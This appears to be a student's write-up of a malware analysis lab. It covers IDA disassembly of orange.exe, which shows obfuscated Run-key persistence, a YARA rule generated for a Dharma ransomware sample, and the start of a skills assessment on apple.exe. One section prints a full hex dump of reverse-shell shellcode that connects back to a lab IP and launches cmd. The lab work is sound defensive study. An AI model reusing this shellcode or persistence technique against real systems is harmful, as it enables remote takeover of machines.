
In this article

- [Syntax](#)
- [Return value](#)
- [Remarks](#)
- [Examples](#)

[Show 2 more](#)

Retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days.

-> Now we go back and examine the remaining function



```
loc_40AC24:
call    sub_40A120
call    sub_40A247
push    200h
xor    esi, esi
lea     eax, [ebp+String1]
push    esi
push    eax
call    sub_40ACD0
lea     eax, [ebp+String1]
push    eax      ; lpString1
call    sub_40A7A3
lea     eax, [ebp+String1]
push    eax      ; lpString
call    sub_40A908
add    esp, 14h
call    sub_40A5AD
lea     eax, [ebp+ThreadId]
push    eax      ; lpThreadId
push    esi      ; dwCreationFlags
push    esi      ; lpParameter
push    offset sub_40AA99 ; lpStartAddress
push    esi      ; dwStackSize
push    esi      ; lpThreadAttributes
call    ds>CreateThread
```

-> We see there are 4 more subroutines, sub_40ACD0, sub_40A7A3, sub_40A908,

sub_40A5AD to look at and it creates an thread.

CreateThread function (processsthreadsapi.h)

Article • 07/31/2023

 Feedback

In this article

- [Syntax](#)
 - [Parameters](#)
 - [Return value](#)
 - [Remarks](#)
- [Show 2 more](#)

Creates a thread to execute within the virtual address space of the calling process.

To create a thread that runs in the virtual address space of another process, use the [CreateRemoteThread](#) function.


Syntax

C++

 Copy

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES  lpThreadAttributes,
    [in]           SIZE_T                 dwStackSize,
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] __drv_aliasesMem LPVOID   lpParameter,
    [in]           DWORD                  dwCreationFlags,
    [out, optional] LPDWORD               lpThreadId
);
```

-> We look at sub_40ACD0, where it seems to be doing some initialisation work



-> Looking at sub_40A7A3, it seems to be loading a module intrenat.exe and doing some stuff related to it.

```
push    104h          ; nSize
lea     eax, [ebp+Filename]
xor    ebx, ebx
push    eax          ; lpFilename
push    ebx          ; hModule
mov     [ebp+String2], 69h ; 'i'
mov     [ebp+var_17], 6Eh ; 'n'
mov     [ebp+var_16], 74h ; 't'
mov     [ebp+var_15], 72h ; 'r'
mov     [ebp+var_14], 65h ; 'e'
mov     [ebp+var_13], 6Eh ; 'n'
mov     [ebp+var_12], 61h ; 'a'
mov     [ebp+var_11], 74h ; 't'
mov     [ebp+var_10], 2Eh ; '.'
mov     [ebp+var_F], 65h ; 'e'
mov     [ebp+var_E], 78h ; 'x'
mov     [ebp+var_D], 65h ; 'e'
mov     [ebp+var_C], bl
call   ds:GetModuleFileNameA
mov     edi, ds:lstrcpyA
lea     eax, [ebp+Filename]
push    eax          ; lpString2
push    [ebp+lpString1] ; lpString1
call   edi ; lstrcpyA
mov     esi, ds:lstrcatA
mov     [ebp+var_4], ebx
```

GetModuleFileNameA function (libloaderapi.h)

Article • 02/09/2023

 Feedback

In this article

- [Syntax](#)
- [Parameters](#)
- [Return value](#)
- [Remarks](#)

[Show 2 more](#)

Retrieves the fully qualified path for the file that contains the specified module. The module must have been loaded by the current process.

To locate the file for a module that was loaded by another process, use the [GetModuleFileNameEx](#) function.

Syntax

C++

```
DWORD GetModuleFileNameA(
    [in, optional] HMODULE hModule,
    [out]          LPSTR   lpFilename,
    [in]           DWORD   nSize
);
```

 Copy

-> Looking at sub_40A908, we see that it is doing some things related to registry key and calls it!


-> We can see that the name of the registry key it opens and modifies is:

Software\Microsoft\Windows\CurrentVersion\Run

-> Hence, this is the answer we are looking for.

```
push    ebp
lea     ebp, [esp-74h]
sub    esp, 0A4h
push    esi
push    edi
push    offset aNR      ; "n\\R"
push    offset aRsi      ; "rsi"
push    offset aRent     ; "rent"
push    offset aCu       ; "\\Cu"
push    offset aOw        ; "ow"
push    offset aTW       ; "t\\W"
push    offset aRoso     ; "roso"
push    offset aWareM    ; "ware\\M"
lea     eax, [ebp+74h+SubKey]
push    offset aSoftSicSfSinds ; "Soft%sic%sf%sind%ss%sr%$Ve%so%sun"
push    eax             ; LPSTR
call   ds:wsprintfA
add    esp, 28h
push    offset aGremlin ; "Gremlin"
lea     eax, [ebp+74h+String1]
push    eax             ; lpString1
call   ds:lstrcpyA
mov    esi, ds:RegOpenKeyExA
lea     eax, [ebp+74h+phkResult]
push    eax             ; phkResult
mov    edi, 20006h
push    edi             ; samDesired
push    offset aCu      ; "\\Cu"
push    offset aOw        ; "ow"
push    offset aTW       ; "t\\W"
push    offset aRoso     ; "roso"
push    offset aWareM    ; "ware\\M"
lea     eax, [ebp+74h+SubKey]
push    offset aSoftSicSfSinds ; "Soft%sic%sf%sind%ss%sr%$Ve%so%sun"
push    eax             ; LPSTR
call   ds:wsprintfA
add    esp, 28h
push    offset aGremlin ; "Gremlin"
lea     eax, [ebp+74h+String1]
push    eax             ; lpString1
call   ds:lstrcpyA
mov    esi, ds:RegOpenKeyExA
lea     eax, [ebp+74h+phkResult]
push    eax             ; phkResult
mov    edi, 20006h
push    edi             ; samDesired
push    0                ; ulOptions
lea     eax, [ebp+74h+SubKey]
push    eax             ; lpSubKey
push    80000002h         ; hKey
call   esi ; RegOpenKeyExA
test   eax, eax
jz    short loc_40A995
```


-> Looking down at the subroutine, we see that it is setting some value for registry name, which we can say that it is modifying registry key for persistence.



```
loc_40A995:          ; lpString
push    [ebp+74h+lpString]
call    ds:strlenA
inc    eax
push    eax          ; cbData
push    [ebp+74h+lpString] ; lpData
lea    eax, [ebp+74h+String1]
push    1            ; dwType
push    0            ; Reserved
push    eax          ; lpValueName
push    [ebp+74h+phkResult] ; hKey
call    ds:RegSetValueExA
push    [ebp+74h+phkResult] ; hKey
call    ds:RegCloseKey
```

- Download additional_samples.zip from this module's resources (available at the upper right corner) and transfer the .zip file to this section's target. Unzip additional_samples.zip (password: infected) and use IDA to analyze orange.exe. Enter the name of the function that is holding the name of the file intrenat.exe that orange.exe drops as your answer. Answer format: sub_4XXXXX3
- > If we look up sections of the response in the previous, we see that:

→ Looking at sub_40A7A3, it seems to be loading a module intrenat.exe and doing some stuff related to it.



```
push    104h          ; nSize
lea    eax, [ebp+Filename]
xor    ebx, ebx
push    eax          ; lpFilename
push    ebx          ; hModule
mov    [ebp+String2], 69h ; 'i'
mov    [ebp+var_17], 6Eh ; 'n'
mov    [ebp+var_16], 74h ; 't'
mov    [ebp+var_15], 72h ; 'r'
mov    [ebp+var_14], 65h ; 'e'
mov    [ebp+var_13], 6Eh ; 'n'
mov    [ebp+var_12], 61h ; 'a'
mov    [ebp+var_11], 74h ; 't'
mov    [ebp+var_10], 2Eh ; '.'
mov    [ebp+var_F], 65h ; 'e'
mov    [ebp+var_E], 78h ; 'x'
mov    [ebp+var_D], 65h ; 'e'
mov    [ebp+var_C], bl
call   ds:GetModuleFileNameA
mov    edi, ds:lstrcpyA
lea    eax, [ebp+Filename]
push    eax          ; lpString2
push    [ebp+lpString1] ; lpString1
call   edi ; lstrcpyA
mov    esi, ds:lstrcatA
mov    [ebp+var_4], ebx
```

-> Hence, the function that holds the file intrenat.exe is sub_40A7A3.

- Reproduce all the debugging procedures mentioned in this section and provide the hidden shellcode-related hex values from the final screenshot as your answer.
Remove all spaces.

-> We reproduced the section and we got the following:

Address	Hex	ASCII
000001F8E15E0000	FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51	ÜH.äðeA...AQAPRQ
000001F8E15E0010	56 48 31 D2 65 48 88 52 60 48 88 52 18 48 88 52	VH10eH.R.H.R.H.R
000001F8E15E0020	20 48 88 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 CO	H.rPH..JJM1ÉH1À
000001F8E15E0030	AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED	¬<a ., AÄ.E.A.Aäí
000001F8E15E0040	52 41 51 48 88 52 20 88 42 3C 48 01 D0 88 80 88	RAQH.R.B<H.D...
000001F8E15E0050	00 00 00 48 85 C0 74 67 48 01 D0 50 88 48 18 44	...H.ÄtgH.DP.H.D
000001F8E15E0060	88 40 20 49 01 D0 E3 56 48 FF C9 41 88 34 88 48	.@ I.DäVHYÉA.4.H
000001F8E15E0070	01 D6 4D 31 C9 48 31 CO AC 41 C1 C9 0D 41 01 C1	.ÖM1ÉH1À-AÄ.E.A.À
000001F8E15E0080	38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44	8auñL.L\$.E9NuØXD
000001F8E15E0090	88 40 24 49 01 D0 66 41 88 0C 48 44 88 40 1C 49	@\$I.DfA..HD.@.I
000001F8E15E00A0	01 D0 41 88 04 88 48 01 D0 41 58 41 58 5E 59 5A	.DA...H.DAXAX^YZ
000001F8E15E00B0	41 58 41 59 41 5A 48 83 EC 20 41 52 FF EO 58 41	AXAYAZH.i ARYäXA
000001F8E15E00C0	59 5A 48 88 12 E9 57 FF FF FF 5D 49 BE 77 73 32	YZH..éWÿÿ]I4WS2
000001F8E15E00D0	5F 33 32 00 00 41 56 49 89 E6 48 81 EC A0 01 00	_32..AVI.æH.1 ..
000001F8E15E00E0	00 49 89 E5 49 BC 02 00 04 D2 0A 0A 0A 04 41 54	I.äI4..ö...AT
000001F8E15E00F0	49 89 E4 4C 89 F1 41 BA 4C 77 26 07 FF D5 4C 89	I.äL.ñA°Lw&yÖL.
000001F8E15E0100	EA 68 01 01 00 00 59 41 BA 29 80 6B 00 FF D5 50	êh....YA°).k.yÖP
000001F8E15E0110	50 4D 31 C9 4D 31 CO 48 FF C0 48 89 C2 48 FF CO	PM1ÉM1AHÝAH.ÄHÝA
000001F8E15E0120	48 89 C1 41 BA EA 0F DF EO FF D5 48 89 C7 6A 10	H.ÄA°è.ßayÖH.Cj.
000001F8E15E0130	41 58 4C 89 E2 48 89 F9 41 BA 99 A5 74 61 FF D5	AXL.äH.üA°.xtayÖ
000001F8E15E0140	48 81 C4 40 02 00 00 49 B8 63 6D 64 00 00 00 00	H.Äg...I.cmd....
000001F8E15E0150	00 41 50 41 50 48 89 E2 57 57 57 4D 31 CO 6A 0D	.APAPH.äWWWM1Äj.
000001F8E15E0160	59 41 50 E2 FC 66 C7 44 24 54 01 01 48 8D 44 24	YAPäüFCD\$T..H.D\$
000001F8E15E0170	18 C6 00 68 48 89 E6 56 50 41 50 41 50 41 50 49	.Ä.hH.æVPAPAPAPI
000001F8E15E0180	FF C0 41 50 49 FF C8 4D 89 C1 4C 89 C1 41 BA 79	ÿAAPIÿEM.ÄL.ÄA°y
000001F8E15E0190	CC 3F 86 FF D5 48 31 D2 48 FF CA 8B 0E 41 BA 08	I?.yÖH1ÖHÝÈ..A°.
000001F8E15E01A0	87 1D 60 FF D5 BB F0 B5 A2 56 41 BA A6 95 BD 9D	..yÖ»ðµ«VA°'.%
000001F8E15E01B0	FF D5 48 83 C4 28 3C 06 7C 0A 80 FB EO 75 05 BB	yÖH.Ä(.<. ..üau. »
000001F8E15E01C0	47 13 72 6F 6A 00 59 41 89 DA FF D5 00 00 00 00	G.roj.YA.ÜyÖ
000001F8E15E01D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001F8E15E01E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001F8E15E01F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001F8E15E0200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

-> So the hidden shell code value is: FC4883E4F0E8C0000000415141

Creating Detection Rules

Creating Detection Rules

Question

- Generate a Yara rule automatically for dharma_sample.exe, located in the /home/htb-student/Samples/MalwareAnalysis directory, by utilizing yarGen.py. Following this, employ the created Yara rule for the identification of the malware present in the /home/htb-student/Samples/MalwareAnalysis directory, as an exercise. Enter "Done" when you are done practicing.

-> We create a new directory and copy the malware into that directory

```
mkdir /home/htb-student/Samples/MalwareAnalysis/test1
```

```
cp /home/htb-student/Samples/MalwareAnalysis/dharma_sample.exe  
/home/htb-student/Samples/MalwareAnalysis/test1
```

-> We create the Yara rule as follows (in appropriate directory)

```
sudo python3 yarGen.py -m /home/htb-  
student/Samples/MalwareAnalysis/test1
```

-> We verify the results through looking at the rules and testing it out against the appropriate directory containing the malware

```
cat yargen_rules.yar  
yara yargen_rules.yar /home/htb-student/Samples/MalwareAnalysis/
```

[5/278]

```

rule dharma_sample {
    meta:
        description = "test1 - file dharma_sample.exe"
        author = "yarGen Rule Generator"
        reference = "https://github.com/Neo23x0/yarGen"
        date = "2024-07-02"
        hash1 = "bf6a1000a86f8edf3673d576786ec75b80bed0c458a8ca0bd52d12b74099071"

    strings:
        $x1 = "C:\\\\crysis\\\\Release\\\\PDB\\\\payload.pdb" fullword ascii
        $s2 = "sssssbsss" fullword ascii
        $s3 = "ssssbs" fullword ascii
        $s4 = "RSDS%~m" fullword ascii
        $s5 = "QtVN$0w" fullword ascii
        $s6 = "{RDqP^\\\\\" fullword ascii
        $s7 = "/\"zqSz" fullword ascii
        $s8 = "lq'AW;" fullword ascii
        $s9 = "j={s`t" fullword ascii
        $s10 = "ity")~2'X" fullword ascii
        $s11 = "Ffsc<{" fullword ascii
        $s12 = "2-CeU5/" fullword ascii
        $s13 = "_vU`vm9" fullword ascii
        $s14 = "[A2I=-#" fullword ascii
        $s15 = "$m@J:b" fullword ascii
        $s16 = "0X-$*+~" fullword ascii
        $s17 = "&Y7xjw!" fullword ascii
        $s18 = "q!/y@. $" fullword ascii
        $s19 = "g3*Z6\\\\\" fullword ascii
        $s20 = "8QS#5@3" fullword ascii

    condition: (AM depending on your db size)
}

```

```
htb-student@remnux:~/yarGen-0.23.4$ yara yargen_rules.yar /home/htb-student/Samples/MalwareAnalysis/dharma_sample /home/htb-student/Samples/MalwareAnalysis//dharma_sample.exe
```

Skills assessment

Scenario

A cybersecurity incident has been announced. Incident Responders have swiftly collected a malware sample (`apple.exe`) from the implicated machine. Your responsibility now is to perform comprehensive analysis of this sample, conducting static, dynamic, and code analysis, in an effort to unravel as much as possible about the malware's functioning and modus operandi.

Download `additional_samples.zip` from this module's resources (available at the upper right corner) and transfer the .zip file to this section's target. Unzip `additional_samples.zip` (password: `infected`) and start analyzing `apple.exe`. Then, answer the questions below.

Question


- Enter the MD5 hash of the malware as your answer.
-> We perform malware fingerprinting

```
Get-FileHash -Algorithm MD5 apple.exe
```

```
PS C:\Users\htb-student\Desktop\additional_samples\additional_samples> Get-FileHash -Algorithm MD5 apple.exe
Algorithm      Hash
-----      -----
MD5          1C7243C8F3586B799A5F9A2E4200AA92
Path
-----
```

- Does the malware employ packing techniques? Answer format: Yes/No

-> Doesn't have UPX or related packing technique in section header in CFF explorer.



-> We can verify with strings command and unpack command:

```
strings apple.exe
```

```
GetFileType
DeleteCriticalSection
HeapSetInformation
GetVersion
HeapCreate
QueryPerformanceCounter
GetTickCount
GetCurrentProcessId
GetSystemTimeAsFileTime
Sleep
MultiByteToWideChar
SetFilePointer
GetConsoleCP
GetConsoleMode
EnterCriticalSection
LeaveCriticalSection
LCMapStringW
GetStringTypeW
LoadLibraryW
SetStdHandle
WriteConsoleW
HeapSize
CreateFileW
FlushFileBuffers
```

```
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

```
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

-> We see that we can identify some useful strings.

```
upx -d -o unpacked_apple.exe C:\Users\htb-
student\Desktop\additional_samples\additional_samples\apple.exe
```


```
C:\Users\htb-student\Desktop\additional_samples\additional_samples>cd C:\Tools\upx\upx-4.0.2-win64
C:\Tools\upx\upx-4.0.2-win64>upx -d -o unpacked_apple.exe C:\Users\htb-student\Desktop\additional_samples\additional_samples\apple.exe
          Ultimate Packer for eXecutables
          Copyright (C) 1996 - 2023
UPX 4.0.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 30th 2023
      File size      Ratio      Format      Name
      -----      -----      -----      -----
upx: C:\Users\htb-student\Desktop\additional_samples\additional_samples\apple.exe: NotPackedException: not packed by UPX

Unpacked 0 files.
```

-> Hence it is likely that the malware is not packed.

- It appears that the malware is dropping a .tmp file following the infection. Enter the complete name of this .tmp file as your answer. Answer format: _.tmp

-> Look into the code, disassemble in ida:



- Looking into function calls:

```

mov    [rsp+1E8h+var_18], rax
xor    edi, edi
xor    ecx, ecx      ; hWnd
mov    [rsp+1E8h+hInternet], rdi
mov    [rsp+1E8h+var_1C8], rdi
call   cs:GetDC
lea    rdx, [rsp+1E8h+WSAData] ; lpWSAData
mov    ecx, 202h      ; wVersionRequested
call   cs:WSAStartup
call   sub_140002230
call   sub_140001150
mov    ebx, eax
test   eax, eax
js    loc_140002907

```

```

lea    rcx, unk_140014560
call  sub_1400012E0
mov    ebx, eax
test  eax, eax
js    loc_140002907

```

sub_1400012E0: heap calls

[Learn](#) / [Windows](#) / [Apps](#) / [Win32](#) / [API](#) / [System Services](#) / [Heapapi.h](#) /



GetProcessHeap function (heapapi.h)

Article • 02/22/2024

[Feedback](#)

In this article

[Syntax](#)
[Return value](#)
[Remarks](#)
[Requirements](#)
[See also](#)

Retrieves a handle to the default heap of the calling process. This handle can then be used in subsequent calls to the heap functions.

Syntax

C++

[Copy](#)

```
HANDLE GetProcessHeap();
```

sub_140002230: Doing lots of things, including

